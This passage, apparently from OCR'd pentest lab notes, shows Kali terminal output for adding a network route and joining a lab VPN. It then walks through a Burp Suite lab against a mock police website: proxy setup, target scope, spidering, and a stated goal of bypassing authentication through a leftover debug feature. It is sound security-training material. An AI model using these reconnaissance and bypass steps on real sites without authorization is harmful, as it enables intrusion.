
Test web server -- 192.168.241.12:



✓ To reach the secret server, we needed to add a route:

```
root@kali:~# ip route add 192.168.222.0/24 via 10.175.34.1
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         homeportal      0.0.0.0         UG    100    0        0 eth0
10.175.34.0     0.0.0.0         255.255.255.0   U     0      0        0 tap0
172.16.88.0     10.175.34.1     255.255.255.0   UG    0      0        0 tap0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
192.168.222.0   10.175.34.1     255.255.255.0   UG    0      0        0 tap0
192.168.241.0   10.175.34.1     255.255.255.0   UG    0      0        0 tap0
```

✓ Connect to the secret server (192.168.222.199) after adding the correct route:



LAB 3: BURP SUITE

Lab Description

A local police department has hired you to pentest their website. They had a new website created by a web development company and they want to make sure that everything is secure and in order. In this lab you will practice with Burp Suite, configuring the scope of the engagement, intercepting the communications with a webserver and *spidering* a target web application. You can access the target web application at the following address **10.100.13.5**.

Goals


The goal of this lab is to test the given web application in order to find a hidden path that contains a restricted area. Once the hidden path is discovered, your goal will be to bypass the authentication exploiting a "***feature***" left over by the developers while "debugging" the area.

Tasks

✓ Connect to Lab VPN:


```
root@kali:~/Desktop/PTSLabs# openvpn L3.ovpn
Sun Apr  9 21:17:57 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Sun Apr  9 21:17:57 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Sun Apr  9 21:18:02 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:
36233
Sun Apr  9 21:18:02 2017 UDP link local (bound): [AF_INET][undef]:1194
Sun Apr  9 21:18:02 2017 UDP link remote: [AF_INET]162.254.149.248:36233
Sun Apr  9 21:18:03 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.
248:36233
Sun Apr  9 21:18:04 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Sun Apr  9 21:18:04 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Sun Apr  9 21:18:04 2017 TUN/TAP device tap0 opened
Sun Apr  9 21:18:04 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Sun Apr  9 21:18:04 2017 /sbin/ip link set dev tap0 up mtu 1500
Sun Apr  9 21:18:04 2017 /sbin/ip addr add dev tap0 10.100.13.200/24 broadcast 10.100.13.255
Sun Apr  9 21:18:04 2017 Initialization Sequence Completed
```

✓ Connect to 10.100.13.5 (police website):




✓ Configured attack arsenal; browser proxy & burp settings. Spider'd the web app.


Web Proxy config:




Configured Burp proxy options:




Configured Burp Target scope:




Configured Burp Target site map:




Initiated web app intercept & forwarded requests:



Target site map populates as requests are forwarded:




Spider'd the web app:

